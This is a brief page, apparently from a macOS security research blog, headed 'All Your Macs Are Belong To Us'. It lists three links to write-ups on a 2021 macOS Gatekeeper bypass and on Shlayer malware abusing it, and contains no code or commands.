go forth: macOS spelunking, reversing, malware analysis, & security tool development!

All Your Macs Are Belong To Us



Resources:

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

"macOS Gatekeeper Bypass (2021) Addition"
cedowens.medium.com/macos-gatekeeper-bypass-2021-edition-5256a2955508

"Shlayer Malware Abusing Gatekeeper Bypass On macOS"
www.jamf.com/blog/shlayer-malware-abusing-gatekeeper-bypass-on-macos/